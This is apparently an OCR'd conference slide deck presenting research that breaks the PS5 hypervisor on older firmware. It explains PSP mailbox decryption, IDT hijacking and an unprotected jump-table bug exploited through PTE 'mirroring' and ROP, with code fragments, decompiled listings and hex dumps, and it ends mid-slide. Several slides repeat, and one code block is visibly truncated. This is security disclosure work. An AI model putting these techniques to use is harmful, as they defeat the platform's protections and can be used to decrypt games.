Byepervisor:
How we broke the PS5 Hypervisor

whoami

- @SpecterDev
- Security researcher who likes low-level things
  - Kernel, FW, Virtualization
- Work on console security on the side
- Have been in the console space for ~6 years
- Co-host the dayzerosec podcast

Agenda

- Brief overview on PS5 security model
  - What the hypervisor does and why it matters
- State of PS5 console hacking
  - Current bypasses and techniques
  - UMTX Kernel Exploit
- Analysis of Two Hypervisor Bugs (<= 2.xx firmware)
  - The first public full HV break from software
- Future Research
  - Post-escape opportunities

Quick Notes

- Focus will be on x86 kernel & hypervisor
- Hypervisor break is for 2.50 firmwares and lower
- Code and tools will be available after the talk
  - https://github.com/PS5Dev/Byepervisor

PS5 Security

Brief Overview

PS5 Security Overview

- Explained in my previous talk [“Next-Gen Exploitation: Exploring the PS5 Security Landscape”]

Where we are - PS5 Mitigations

	NX	kASLR	SMAP/SMEP	kCFI	XOM
PS4	✓	✓	✗	✗	✗
PS5	✓	✓	✓	✓	✓

PS5 Security Overview

- Sony loves security through obscurity
- System contains hardware-enforced eXecute-Only Memory (XOM), aka XOTEXT
  - Attempting to read XOTEXT pages results in a fault
  - XOTEXT is used in userland (games, apps, libraries) and kernel
- These mitigations are enforced by the hypervisor

PS5 Security Overview


- Userland XOTEXT is enforced via kernel Page Table Entries (PTEs)
- Kernel write primitive can flip XOTEXT bit

```
enum pde_shift {
    // ...
    PDE_XOTEXT = 58,
    PDE_PROTECTION_KEY = 59,
    PDE_EXECUTE_DISABLE = 63
};

#define CLEAR_PDE_BIT(pde, name)        (pde &= ~(1 << PDE_##name))

for (uint64_t addr = lib_start_addr; addr < lib_end_addr; addr += 0x1000) {
    pte_addr = find_pte(proc_pmap, addr, &pte);
    if (pte_addr != 0xFFFFFFFFFFFFFFFFull) {
        CLEAR_PDE_BIT(pte, XOTEXT);
        kernel_copyin(&pte, pte_addr, sizeof(pte));
    }
}
```

PS5 Security Overview

- Kernel XOTEXT is harder to break
- System has nested paging via AMD Secure Virtualization
  - Flipping XOTEXT bit on kernel's own PTEs has no effect
  - Permissions are enforced through Second Level Address Translation (SLAT)

PS5 Security Overview



PS5 Security Overview

- Integrity of kernel .text pages is also protected (not writable)
  - Write protection enforced via Control Registers
  - Hypervisor protects CRs and MSRs

Bits	Mnemonic	Description	Access type
63:32	Reserved		MBZ
31	PG	Paging	R/W
30	CD	Cache Disable	R/W
29	NW	Not Writethrough	R/W
28:19	Reserved	do not change	
18	AM	Alignment Mask	R/W
17	Reserved	do not change	
16	WP	Write Protect	R/W[1]
15:6	Reserved	do not change	
5	NE	Numeric Error	R/W
4	ET	Extension Type	R
3	TS	Task Switched	R/W
2	EM	Emulation	R/W
1	MP	Monitor Coprocessor	R/W
0	PE	Protection Enabled	R/W

```
case VMEXIT_CR0_SEL_WRITE:
    vmcb = (struct vmcb *) vcpu->vmcb_ctrl;

    // RIP must be in kernel/hv code segment
    uint64_t cur_rip = vmcb->vmcb_save_state.RIP;
    if (cur_rip < 0xFFFFFFFFD8F70000 || cur_rip >= 0xFFFFFFFFD9AE0000) {
        vmcb->ctrl.event_inj = 0x2BAD000080000B0D;
        return;
    }

    // [...] read instruction and parse register encoding into parsed_reg
    uint32_t *reg = hv_get_reg(vcpu, parsed_reg);
    uint32_t changed_bits = vmcb->vmcb_save_state.CR0 ^ reg[0];

    if ((changed_bits & 0b10000000000000010000000000100001) != 0) {
        vcpu->vmcb_ctrl->event_inj = 0x2BAD000080000B0D;
        return;
    }
```

PS5 Security Overview

- Increased difficulty for finding gadgets
  - Although possible, as shown later
- Reverse engineering efforts hindered significantly for most people

PS5 Security Overview

- Increased difficulty for finding gadgets
  - Although possible, as shown later
- Reverse engineering efforts hindered significantly for most people
  - … until now :)

Current HV Workarounds

State of PS5 Hacking right now

Image by sdmacdonaldmiller from Pixabay

HV Workarounds

- 3.xx - 4.xx firmwares have public kernel exploit
  - Hypervisor is stronger on higher firmware
- Tricks were discovered over time
  - Hypervisor can’t intercept everything
    - Kernel needs some autonomy
- Doesn’t result in full HV break, but still useful

HV Workarounds (PSP MMIO)

- Kernel can talk to hardware (PSP) directly via Memory-Mapped I/O
  - Referenced in previous talk
- Send/receive messages directly to PSP mailbox with kernel R/W
- Didn’t have time to put this into practice before last talk
  - But now we can decrypt system libraries by doing this…

HV Workarounds (PSP MMIO)

- By reversing the kernel from a dump flatz sent, we were able to reverse the message structure

```
    struct sbl_service_request
        __packed
    {
00      int32_t cmd;
04      int16_t query_len;
06      int16_t recv_len;
08      int64_t message_id;
10      uint64_t to_ret;
18  };
```

```
ffffffff80744060  uint64_t sceSblServiceMailbox(void* handle, void* in, void* out)

ffffffff80744074      int64_t stack_chk_guard_1 = stack_chk_guard
ffffffff80744085      struct sbl_service_request req
ffffffff80744085      req.cmd = 6
ffffffff80744085      req.query_len = 0x80
ffffffff80744085      req.recv_len = 0x80
ffffffff80744089      req.message_id = 0
ffffffff80744091      req.to_ret = handle
ffffffff80744099      int32_t rax = _sceSblServiceRequest(&req, in, out, 0)
ffffffff80744099
ffffffff807440a7      if (rax != 0xfffffffd && rax != 0)
ffffffff807440c0          error_printf("ERROR: %s(%d) _sceSblServiceRequ…")
ffffffff807440c0
ffffffff807440cc      if (stack_chk_guard == stack_chk_guard_1)
ffffffff807440d8          return zx.q(rax)
ffffffff807440d8
ffffffff807440d9      __stack_chk_fail()
ffffffff807440d9      noreturn
```

HV Workarounds (PSP MMIO)

- By reversing the kernel from a dump flatz sent, we were able to reverse the message structure

```
struct sbl_service_request
    __packed
{
00      int32_t cmd;
04      int16_t query_len;
06      int16_t recv_len;
```

```
ffffffff80744060  uint64_t sceSblServiceMailbox(void* handle, void* in, void* out)

ffffffff80744074      int64_t stack_chk_guard_1 = stack_chk_guard
ffffffff80744085      struct sbl_service_request req
ffffffff80744085      req.cmd = 6
ffffffff80744085      req.query_len = 0x80
```

Filter (9/160)

ffffffff8078db40

authmgr

In, Out | Code, Data, Type, Variable

Dir	Address	Function	Preview
|←	ffffffff8056a1e6	_sceSblAuthMgrSmUnload	int32_t rax = sceSblServiceMailbox(authmgr_sm_handle_1, &var_a8, &var_a8)
|←	ffffffff8056a33d	_sceSblAuthMgrSmFinalize	int32_t rbx_1 = sceSblServiceMailbox(g_authmgr_sm_handle, &var_b8, &var_b8)
|←	ffffffff8056a4d9	_sceSblAuthMgrSmIsLoadable2	int32_t rbx_1 = sceSblServiceMailbox(g_authmgr_sm_handle, &var_b8, &var_b8)
|←	ffffffff8056a73f	_sceSblAuthMgrVerifyHeader	int32_t rbx = sceSblServiceMailbox((g_authmgr_sm_handle).d, &var_b8, &var_b8)
|←	ffffffff8056aaba	_sceSblAuthMgrSmLoadSelfSegment	result_1 = sceSblServiceMailbox((g_authmgr_sm_handle).d, &var_b8, &var_b8)
|←	ffffffff8056afe7	_sceSblAuthMgrSmLoadSelfBlock	rbx = sceSblServiceMailbox((g_authmgr_sm_handle).d, &var_b8, &var_b8)
|←	ffffffff8056b76f	_sceSblAuthMgrSmLoadMultipleSelfBlocks	r12 = sceSblServiceMailbox((g_authmgr_sm_handle).d, &var_b8, &var_b8)
|←	ffffffff8056bcda	_sceSblAuthMgrSmVerifyDecryptRnpsBundle	r13_1 = sceSblServiceMailbox((g_authmgr_sm_handle).d, &var_f8, &var_f8)
|←	ffffffff8056be0d	_sceSblAuthMgrSmVerifyDecryptRnpsBundle	int32_t rax_39 = sceSblServiceMailbox((g_authmgr_sm_handle).d, &var_f8, &var_f8)

HV Workarounds (PSP MMIO)

```
uint64_t _sceSblDriverSendMsg(void* sbl_info, int32_t cmd, uint64_t mailbox_pa)

    int64_t rax
    int64_t var_38 = rax
    void* rcx = *(sbl_info + 0x10)
    // *(rcx + 0x10) == MMIO base physical addr
    int32_t* sbl_mmio_reg_msg_pa_lo = 0x10568 + *(rcx + 0x10)
    int64_t rflags

    if (*(rcx + 8) == 0)
        __out_dx_oeax(sbl_mmio_reg_msg_pa_lo.w, mailbox_pa.d, rflags)
    else
        *sbl_mmio_reg_msg_pa_lo = mailbox_pa.d

    void* rcx_1 = *(sbl_info + 0x10)
    uint32_t rax_2 = (mailbox_pa u>> 0x20).d
    uint32_t* sbl_mmio_reg_msg_pa_hi = 0x1056c + *(rcx_1 + 0x10)

    if (*(rcx_1 + 8) == 0)
        __out_dx_oeax(sbl_mmio_reg_msg_pa_hi.w, rax_2, rflags)
    else
        *sbl_mmio_reg_msg_pa_hi = rax_2

    void* rax_3 = *(sbl_info + 0x10)
    int32_t rsi = cmd << 8
    int32_t* sbl_mmio_reg_msg_cmd_status = 0x10564 + *(rax_3 + 0x10)

    if (*(rax_3 + 8) == 0)
        __out_dx_oeax(sbl_mmio_reg_msg_cmd_status.w, rsi, rflags)
    else
        *sbl_mmio_reg_msg_cmd_status = rsi
```

HV Workarounds (PSP MMIO)

- 1: Send decrypt requests directly to the PSP through MMIO
- 2: Profit

```
----- SBL response msg -----
hex:
06 00 00 00 80 00 80 00  BF 41 41 00 00 00 00 00  |  .........AA.....
00 00 00 00 00 00 00 00  06 00 00 00 00 00 00 00  |  ................
00 00 54 06 00 00 00 00  00 00 55 06 00 00 00 00  |  ..T.......U.....
00 00 55 06 00 00 00 00  00 00 00 00 00 00 00 00  |  ..U.............
00 00 00 00 00 00 00 00  00 40 00 00 00 40 00 00  |  .........@...@..
00 00 00 00 00 00 00 00  B7 00 00 00 00 00 00 00  |  ................
B1 4E FD 01 19 EA E6 2E  56 3E 00 93 36 8C 44 28  |  .N......V>..6.D(
69 20 5A 17 D4 06 F0 4D  A0 16 AC E0 90 48 28 6A  |  i Z....M.....H(j
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |  ................
00 00 00 00 00 00 00 00                           |  ........
[+] segment data:
hex:
9E 00 84 C0 75 02 31 DB  48 89 D8 48 83 C4 08 5B  |  ....u.1.H..H...[
5D C3 CC CC CC CC CC CC  CC CC CC CC CC CC CC CC  |  ]...............
55 48 89 E5 53 50 48 8D  3D 5F EE DA 03 E8 5E 7E  |  UH..SPH.=_....^~
9E 00 48 85 C0 74 1F 48  89 C3 48 8B 00 48 89 DF  |  ..H..t.H..H..H..
FF 50 50 48 8D 35 E6 FC  DA 03 48 89 C7 E8 AE 4C  |  .PPH.5....H....L
9E 00 84 C0 75 02 31 DB  48 89 D8 48 83 C4 08 5B  |  ....u.1.H..H...[
5D C3 CC CC CC CC CC CC  CC CC CC CC CC CC CC CC  |  ]...............
```

HV Workarounds (PSP MMIO)

- Could be used to decrypt games
  - Partially breaking Sony’s security goals
- I used this to decrypt system libraries
- Great for poking around
  - Can easily be ported without kernel .text knowledge
  - Offsets are in .data and easily findable via patterns


HV Workarounds (PSP MMIO)

- Some limitations
  - Making this useful for homebrew would be a lot of work
    - Would have to MITM the mailbox
      - Rewrite requests/responses
    - Doable, but painful
  - Can’t decrypt the kernel or hypervisor
    - PSP seems to lock out decryption after boot


HV Workarounds (IDT Hijack)

- Another method can be used to “hook” kernel functions
  - Without patching .text pages
- Sleirsgoevy used Interrupt Descriptor Table (IDT) hijacking for this
  - Set up IDT handlers and point the Interrupt Stack (IST) to a ROP chain
  - “Poison” upper 16-bits of a pointer to make it non-canonical
  - Write custom page fault handler to run code you want

State of PS5 Hacking - HV Workarounds (IDT Hijack)



State of PS5 Hacking - HV Workarounds (IDT Hijack)



Deref Pointer

0x**DEB7**FFFF11223344

#GP Exception

IDT Entries

…
…
…
 # GP
…
…

IST Entries

…
ROP Chain RSP
…
…
…
…

State of PS5 Hacking - HV Workarounds (IDT Hijack)

- Allows PS4 homebrew to run on the PS5
- Allows limited debugging and introspection
  - Find some kernel gadgets
  - r0gdb
- Limitations
  - Can massively slow down system performance
  - Requires bruteforcing gadgets
  - Still doesn’t defeat XOM to allow kernel reversing

State of PS5 Hacking - Lower Firmwares

- Thanks to a disclosure of a vulnerability in User Mutexes (UMTX), 1.xx - 7.xx are now exploitable
  - Exploit code by fail0verflow and flatz allowed rapid exploitation of the bug
    - Without them I wouldn’t have been able to do this talk :)
- Opens up lower firmwares to test theoretical bugs we had
  - And stumble on a new one that’s a particularly big fail

Breaking 2.xx Hypervisor (#1)

Bug #1 - Unprotected Jump Tables

Breaking the HV

- The hypervisor went through an interesting dev process
- Earlier versions had the hypervisor embedded in-kernel

Breaking the HV

- 2.xx and lower, the HV is embedded in the kernel
  - This is a big red flag
- Isolating hypervisor data is hard with this design

Breaking the HV

- 2.xx and lower, the HV is embedded in the kernel
  - This is a big red flag
- Isolating hypervisor data is hard with this design
- They tried…?

Breaking the HV

- The hypervisor has its own reserved data region unmapped from the guest kernel
  - Page tables
  - VM control blocks
  - MSR protection map
  - Etc.

```
fffffffffcbea1cb0  int64_t hv_alloc_pages(int32_t num)

fffffffffcbea1cb4      int64_t num_1 = sx.q(num)
fffffffffcbea1d0d      int64_t result
fffffffffcbea1d0d      bool i
fffffffffcbea1d0d
fffffffffcbea1d0d      do
fffffffffcbea1cd0          int64_t hv_alloc_cur_1 = g_hv_alloc_cur
fffffffffcbea1ce1          result = (hv_alloc_cur_1 + 0xfff) & 0xfffffffffffff000
fffffffffcbea1ce1
fffffffffcbea1cf9          if ((&g_hv_data_start - result + 0x100b000) s>> 0xc s< num_1)
```

Pinned Cross References

Filter (17)

Dir	Address	Function	Preview
⇤	fffffffffcbe9f169	hv_iommu_init_hv_hw	int64_t rax_6 = hv_alloc_pages(rbx_4.d)
⇤	fffffffffcbe9f1e9	hv_iommu_init_hv_hw	int64_t rax_15 = hv_alloc_pages(1)
⇤	fffffffffcbe9f221	hv_iommu_init_hv_hw	int32_t* rax_17 = hv_alloc_pages(1)
⇤	fffffffffcbe9f640	hv_iommu_init_hv_hw	rax_71, r8, r9 = hv_alloc_pages(1)
⇤	fffffffffcbe9f77e	hv_iommu_init_hv_hw	int64_t* rax_87 = hv_alloc_pages(1)
⇤	fffffffffcbe9f798	hv_iommu_init_hv_hw	int64_t* rax_88 = hv_alloc_pages(1)
⇤	fffffffffcbe9f82e	hv_iommu_init_hv_hw	int64_t* rax_93 = hv_alloc_pages(1)
⇤	fffffffffcbe9f8db	hv_iommu_init_hv_hw	int64_t* rax_96 = hv_alloc_pages(1)
⇤	fffffffffcbe9f9ba	hv_iommu_init_hv_hw	rax_100, r8, r9 = hv_alloc_pages(2)
⇤	fffffffffcbe9f9e1	hv_iommu_init_hv_hw	int32_t* rax_101 = hv_alloc_pages(0x200)
⇤	fffffffffcbe9fa6a	hv_iommu_init_hv_hw	rax_102, r8, r9 = hv_alloc_pages(4)
⇤	fffffffffcbe9ff04	hv_init_pagetables	int64_t rax_4 = hv_alloc_pages(1)
⇤	fffffffffcbea0013	hv_init_pagetables	int64_t* rax_17 = hv_alloc_pages(1)

Breaking the HV

- The hypervisor has its own reserved data region unmapped from the guest kernel
  - Page tables
  - VM control blocks
  - MSR protection map
  - Etc.
- But code/static data…

```
fffffffffcbea1cb0  int64_t hv_alloc_pages(int32_t num)

fffffffffcbea1cb4      int64_t num_1 = sx.q(num)
fffffffffcbea1d0d      int64_t result
fffffffffcbea1d0d      bool i
fffffffffcbea1d0d
fffffffffcbea1d0d      do
fffffffffcbea1cd0          int64_t hv_alloc_cur_1 = g_hv_alloc_cur
fffffffffcbea1ce1          result = (hv_alloc_cur_1 + 0xfff) & 0xfffffffffffff000
fffffffffcbea1ce1
fffffffffcbea1cf9          if ((&g_hv_data_start - result + 0x100b000) s>> 0xc s< num_1)
```

Pinned Cross References

Filter (17)

Dir	Address	Function	Preview
|←	fffffffffcbe9f169	hv_iommu_init_hv_hw	int64_t rax_6 = hv_alloc_pages(rbx_4.d)
|←	fffffffffcbe9f1e9	hv_iommu_init_hv_hw	int64_t rax_15 = hv_alloc_pages(1)
|←	fffffffffcbe9f221	hv_iommu_init_hv_hw	int32_t* rax_17 = hv_alloc_pages(1)
|←	fffffffffcbe9f640	hv_iommu_init_hv_hw	rax_71, r8, r9 = hv_alloc_pages(1)
|←	fffffffffcbe9f77e	hv_iommu_init_hv_hw	int64_t* rax_87 = hv_alloc_pages(1)
|←	fffffffffcbe9f798	hv_iommu_init_hv_hw	int64_t* rax_88 = hv_alloc_pages(1)
|←	fffffffffcbe9f82e	hv_iommu_init_hv_hw	int64_t* rax_93 = hv_alloc_pages(1)
|←	fffffffffcbe9f8db	hv_iommu_init_hv_hw	int64_t* rax_96 = hv_alloc_pages(1)
|←	fffffffffcbe9f9ba	hv_iommu_init_hv_hw	rax_100, r8, r9 = hv_alloc_pages(2)
|←	fffffffffcbe9f9e1	hv_iommu_init_hv_hw	int32_t* rax_101 = hv_alloc_pages(0x200)
|←	fffffffffcbe9fa6a	hv_iommu_init_hv_hw	rax_102, r8, r9 = hv_alloc_pages(4)
|←	fffffffffcbe9ff04	hv_init_pagetables	int64_t rax_4 = hv_alloc_pages(1)
|←	fffffffffcbea0013	hv_init_pagetables	int64_t* rax_17 = hv_alloc_pages(1)

Breaking the HV - Bug 1: Unprotected Jump Tables

- Jump tables used by hypervisor code *is* mapped in guest page tables
- Two jump tables are used in the vmexit handler

```
hv_vmexit_handler:
   0 @ ffffffffcbea04d0  push(rbp)
   1 @ ffffffffcbea04d1  rbp = rsp {__saved_rbp}
   2 @ ffffffffcbea04d4  push(r15)
   3 @ ffffffffcbea04d6  push(r14)
   4 @ ffffffffcbea04d8  push(r13)
   5 @ ffffffffcbea04da  push(r12)
   6 @ ffffffffcbea04dc  push(rbx)
   7 @ ffffffffcbea04dd  rsp = rsp - 0x58
   8 @ ffffffffcbea04e1  r15 = &__stack_chk_guard
   9 @ ffffffffcbea04e8  r14 = rdi
  10 @ ffffffffcbea04eb  rax = [r15 {&__stack_chk_guard}].q
  11 @ ffffffffcbea04ee  [rbp - 0x30 {var_38}].q = rax
  12 @ ffffffffcbea04f2  rax = [rdi + 8].q
  13 @ ffffffffcbea04f6  [rax + 0x5c].b = 0
  14 @ ffffffffcbea04fa  rcx = [rax + 0x70].q
  15 @ ffffffffcbea04fe  rdx = rcx - 0x65
  16 @ ffffffffcbea0506  if (rdx u> 0x29) then 17 @ 0xffffffffcbea05ee else 18 @ 0xffffffffcbea050c
```

```
uint32_t jump_table_ffffffffcd81bee0[0x2a]
{
    [0x00] =  0xfe68463c
    [0x01] =  0xfe68473b
    [0x02] =  0xfe68473b
    [0x03] =  0xfe68473b
    [0x04] =  0xfe68473b
    [0x05] =  0xfe68473b
    [0x06] =  0xfe68473b
    [0x07] =  0xfe68473b
    [0x08] =  0xfe68473b
    [0x09] =  0xfe68473b
    [0x0a] =  0xfe68473b
```

```
  18 @ ffffffffcbea050c  rcx = &jump_table_ffffffffcd81bee0
  19 @ ffffffffcbea0513  rdx = sx.q([rcx + (rdx << 2)].d)
  20 @ ffffffffcbea0517  rdx = rdx + rcx
  21 @ ffffffffcbea051a  jump(rdx => 35 @ 0xffffffffcbea051c, 22 @ 0xffffffffcbea061b, 38 @ 0xffffff
```

Breaking the HV - Bug 1: Unprotected Jump Tables

- Jump tables used by hypervisor code *is* mapped in guest page tables
- Two jump tables are used in the vmexit handler

```
hv_vmexit_handler:
   0 @ ffffffffcbea04d0  push(rbp)
   1 @ ffffffffcbea04d1  rbp = rsp {__saved_rbp}
   2 @ ffffffffcbea04d4  push(r15)
   3 @ ffffffffcbea04d6  push(r14)
   4 @ ffffffffcbea04d8  push(r13)
   5 @ ffffffffcbea04da  push(r12)
   6 @ ffffffffcbea04dc  push(rbx)
   7 @ ffffffffcbea04dd  rsp = rsp - 0x58
   8 @ ffffffffcbea04e1  r15 = &__stack_chk_guard
   9 @ ffffffffcbea04e8  r14 = rdi
  10 @ ffffffffcbea04eb  rax = [r15 {&__stack_chk_guard}].q
  11 @ ffffffffcbea04ee  [rbp - 0x30 {var_38}].q = rax
  12 @ ffffffffcbea04f2  rax = [rdi + 8].q
  13 @ ffffffffcbea04f6  [rax + 0x5c].b = 0
  14 @ ffffffffcbea04fa  rcx = [rax + 0x70].q
  15 @ ffffffffcbea04fe  rdx = rcx - 0x65
  16 @ ffffffffcbea0506  if (rdx u> 0x29) then 17 @ 0xffffffffcbea0bee else 18 @ 0xffffff
```

```
uint32_t jump_table_fff fffcd81bee0[0x2a]
{
    [0x00] =  0xfe684
    [0x01] =  0xfe68
    [0x02] =  0xfe68
    [0x03] =  0xfe6
    [0x04] =  0xfe
    [0x05] =  0xfe
    [0x06] =  0xf
    [0x09]
    [0x0a] =
```

```
  18 @ ffffffffcbea050c  rcx = &jump_table_ffffffffcd81bee0
  19 @ ffffffffcbea0513  rdx = sx.q([rcx + (rdx << 2)].d)
  20 @ ffffffffcbea0517  rdx = rdx + rcx
  21 @ ffffffffcbea051a  jump(rdx => 35 @ 0xffffffffcbea051c, 22 @ 0xffffffffcbea  38 @ 0xffffff
```

Breaking the HV - Bug 1: Unprotected Jump Tables

- These jump tables are in read-only pages…

Breaking the HV - Bug 1: Unprotected Jump Tables

- These jump tables are in read-only pages…
- But we can gain access via a technique I call mirroring
  - Request R/W mapping via mmap(), change PTE address

```
// Get process pmap
pmap = get_proc_pmap();
if (pmap == 0) {
    SOCK_LOG("[!] failed to mirror 0x%lx due to failure to find proc\n", kernel_va);
    return NULL;
}

// Map a user page
user_mirror = mmap(0, 0x4000, PROT_READ | PROT_WRITE, MAP_ANONYMOUS | MAP_PRIVATE | MAP_PREFAULT_READ, -1, 0);
if (user_mirror == MAP_FAILED) {
    SOCK_LOG("[!] failed to mirror 0x%lx due to mmap failure (%s)\n", kernel_va, strerror(errno));
    return NULL;
}

pte_addr = find_pte(pmap, user_mirror, &pte);
if (pte_addr != 0xFFFFFFFFFFFFFFFFull) {
    SET_PDE_ADDR(pte, kernel_pa);
    kernel_copyin(&pte, pte_addr, sizeof(pte));
}
```

Breaking the HV - Bug 1: Unprotected Jump Tables

- Overwrite the jump table offset for some entry
  - We get code execution in the hypervisor!
- Exploiting this is challenging however…

Breaking the HV - Bug 1: Unprotected Jump Tables

- Overwrite the jump table offset for some entry
  - We get code execution in the hypervisor!
- Exploiting this is challenging however…
  - Shellcode to victory?

Breaking the HV - Bug 1: Unprotected Jump Tables

- Overwrite the jump table offset for some entry
  - We get code execution in the hypervisor!
- Exploiting this is challenging however…
  - Shellcode to victory?
    - Hypervisor page tables only have kernel text mapped as executable, which we can’t write to

Breaking the HV - Bug 1: Unprotected Jump Tables

- Overwrite the jump table offset for some entry
  - We get code execution in the hypervisor!
- Exploiting this is challenging however…
  - Shellcode to victory?
    - Hypervisor page tables only have kernel text mapped as executable, which we can’t write to
  - We’ll have to ROP…

Breaking the HV - Bug 1: Unprotected Jump Tables

- At first, ROP seems difficult
  - We have almost no control over registers hypervisor uses

Breaking the HV - Bug 1: Unprotected Jump Tables

- At first, ROP seems difficult
  - We have almost no control over registers hypervisor uses
- But somewhat surprisingly, registers it doesn’t use are preserved across VM exit boundary

Breaking the HV - Bug 1: Unprotected Jump Tables

- At first, ROP seems difficult
  - We have almost no control over registers hypervisor uses
- But somewhat surprisingly, registers it doesn’t use are preserved across VM exit boundary
- We can setup these registers in a ROP chain

Breaking the HV - Bug 1: Unprotected Jump Tables

- At first, ROP seems difficult
  - We have almost no control over registers hypervisor uses
- But somewhat surprisingly, registers it doesn’t use are preserved across VM exit boundary
- We can setup these registers in a ROP chain
- We’ll have two ROP chains
  - One for setting up registers for hijack
  - One for hypervisor to run to break it

Breaking the HV - Bug 1: Unprotected Jump Tables

- We hijack VMMCALL_HV_SET_CPUID_PS4's jump entry

```
FFFFFFFFCD81BEE0:  3C 46 68 FE 3B 47 68 FE  3B 47 68 FE 3B 47 68 FE
FFFFFFFFCD81BEF0:  3B 47 68 FE 3B 47 68 FE  3B 47 68 FE 3B 47 68 FE
FFFFFFFFCD81BF00:  3B 47 68 FE 3B 47 68 FE  3B 47 68 FE 3B 47 68 FE
FFFFFFFFCD81BF10:  3B 47 68 FE 55 47 68 FE  3B 47 68 FE 3B 47 68 FE
FFFFFFFFCD81BF20:  3B 47 68 FE 3B 47 68 FE  3B 47 68 FE 3B 47 68 FE
FFFFFFFFCD81BF30:  3B 47 68 FE 3B 47 68 FE  3B 47 68 FE 07 48 68 FE
FFFFFFFFCD81BF40:  3B 47 68 FE 3B 47 68 FE  3B 47 68 FE 3B 47 68 FE
FFFFFFFFCD81BF50:  24 48 68 FE 3B 47 68 FE  3B 47 68 FE 3B 47 68 FE
FFFFFFFFCD81BF60:  3B 47 68 FE 3B 47 68 FE  3B 47 68 FE 3B 47 68 FE
FFFFFFFFCD81BF70:  3B 47 68 FE 3B 47 68 FE  3B 47 68 FE 3B 47 68 FE
FFFFFFFFCD81BF80:  3B 47 68 FE 2D 48 68 FE  D8 47 68 FE B7 49 68 FE
FFFFFFFFCD81BF90:  CF 49 68 FE 6E 4A 68 FE  F5 4A 68 FE 13 4B 68 FE
FFFFFFFFCD81BFA0:  31 4B 68 FE 1C 4D 68 FE  54 4E 68 FE 9B 50 68 FE
FFFFFFFFCD81BFB0:  38 52 68 FE BC 52 68 FE  8B 53 68 FE 1C 54 68 FE
```

Breaking the HV - Bug 1: Unprotected Jump Tables

- We hijack VMMCALL_HV_SET_CPUID_PS4's jump entry

```
FFFFFFFFCD81BEE0:  3C 46 68 FE 3B 47 68 FE  3B 47 68 FE 3B 47 68 FE
